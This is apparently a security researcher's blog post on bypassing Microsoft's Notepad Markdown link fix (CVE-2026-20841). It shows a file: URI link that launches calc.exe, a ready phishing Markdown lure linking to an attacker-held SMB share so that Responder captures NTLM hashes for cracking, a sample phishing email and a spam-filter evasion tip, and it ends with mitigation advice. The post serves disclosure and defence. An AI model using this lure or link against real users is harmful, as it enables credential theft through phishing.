Jacen's Blog
Weaponizing Notepad - Bypassing Microsoft's CVE-2026-20841 Fix
February 11, 2026

On February 10, 2026, Microsoft announced the existence of CVE-2026-20841, a command injection vulnerability related to the rendering of Markdown links in Notepad. While they claim to have fixed it, I think their fix completely missed the point of the vulnerability. To that end, let's take a look at the fix and how an attacker could work around it.
The Exploit
Let's start by explaining what CVE-2026-20841 actually is.
Starting in 2022, Microsoft tried to start adding some extra features into the Notepad application, including multiple tabs and autosave. One of these features was Markdown support, added in 2025 to let you render and edit a more rich-text format. That's where the flaw lies.
Notepad's link sanitization seems to have been nonexistent, and an attacker could use specially crafted links to achieve remote code execution, the holy grail of exploits. While I wasn't able to find much detail on how exactly the exploit worked, it was severe enough that it was given a CVSS score of 8.8, with 10 being the highest. The vulnerability was fixed in version 11.2510 of Notepad.
On top of whatever fix Microsoft put in place for this CVE, Notepad requires you to ctrl+click on links before they will launch, as well as popping up a warning before it will open links in Markdown files. However, I don't think this is good enough. Both of these can be social engineered around pretty easily. Let's jump into that.
The Attack
Let's start with something basic. Using the file: URI protocol, we can launch calc.exe from within Notepad. This is using Notepad version 11.2510.14, which theoretically should have the CVE patch applied.
[POC](file://C:/Windows/System32/calc.exe)
Obviously, this isn't something that you would expect Notepad should be able to do. Spooky, but not very practical. How can we use this for social engineering purposes?
Windows does have quite a few protections in place to keep you from accidentally running a malicious program from a remote server, so that limits what we can do a bit. One flaw that Windows has always had, however, is sending your password hash to anyone who asks for it. That we can exploit.
First, let's throw together our Markdown file to convince the user to click the link.
# Secure Managed Document Access

A document has been securely shared with you.


Hold the "Ctrl" key and click the filename below to access the document.

If prompted, click "yes" to enable the secure connection.

[INV0039.pdf](file://[Attacker IP]/SecureDocuments/INV0039.pdf)
A little cheesy, but it'll do. Let's move on to the remote side of things.

Kali is my offensive security OS of choice, but realistically anything will do for our attacker system. The important thing is Responder, which will emulate an SMB server. When Windows tries to connect to it to open the link, it'll automatically send Responder our NTLM hash, which we can throw into Hashcat to try to crack the password.
With that out of the way, let's move on to the distribution method. We can attach the file to a phishing email that we can send to our victim. This is commonly done with PDF files or Word documents, so this is just a new coat of paint for an old trick. If we wanted to do a little more spam filter evasion, we could even try zipping the file to make it a little harder to scan.
Gertrud Barkhorn (gbarkhorn@501jfw.moe) has securely shared a document with you using the Secure Managed Document System.

Please use Notepad to access the attached Managed Document (MD) file.

Again, pretty cheesy, but work with me for a bit.
Now, if Hartmann falls for the phish and clicks the link, rather than opening a PDF, she'll have her password hash sent to our listening Responder instance.

From there, it's trivial to convert that back into a plain-text password with Hashcat.
Not the flashiest hack, to be sure. Microsoft has built a lot of custom URI schemas into Windows 10 and 11, and I would have loved to use one of those to do something more interesting, but I wasn't able to get things working in my testing. Maybe that can be left as an exercise for the reader.
Conclusion
So, what exactly have we learned?
For one, Notepad probably shouldn't be able to render Markdown files. It's not a format that many people are going to need, and it's perfectly readable in plain-text format anyway. If you really want a proper render, you should be grabbing something like VS Code anyway.
Second, Notepad shouldn't try to open any links apart from http: and https: protocols. A lot of Microsoft's custom URI schemas feel like they do more harm than good, especially in an environment like Notepad, where the expectation is that things should be as basic as possible.
Third, Windows needs to stop sending NTLM hashes indiscriminately. Even with Microsoft phasing out NTLM authentication, it's not a great idea to blindly send hashes out. This has been an issue in Windows for a long time, so it remains to be seen if the forced shift to Kerberos finally fixes it.
Humans are always going to be the weakest link in the world of cybersecurity. Sometimes there's nothing we can do to prevent it, but I don't think this is one of those cases. There's still room for improvement, so we'll see if Microsoft tries to lock things down further or continues pushing the burden onto its users.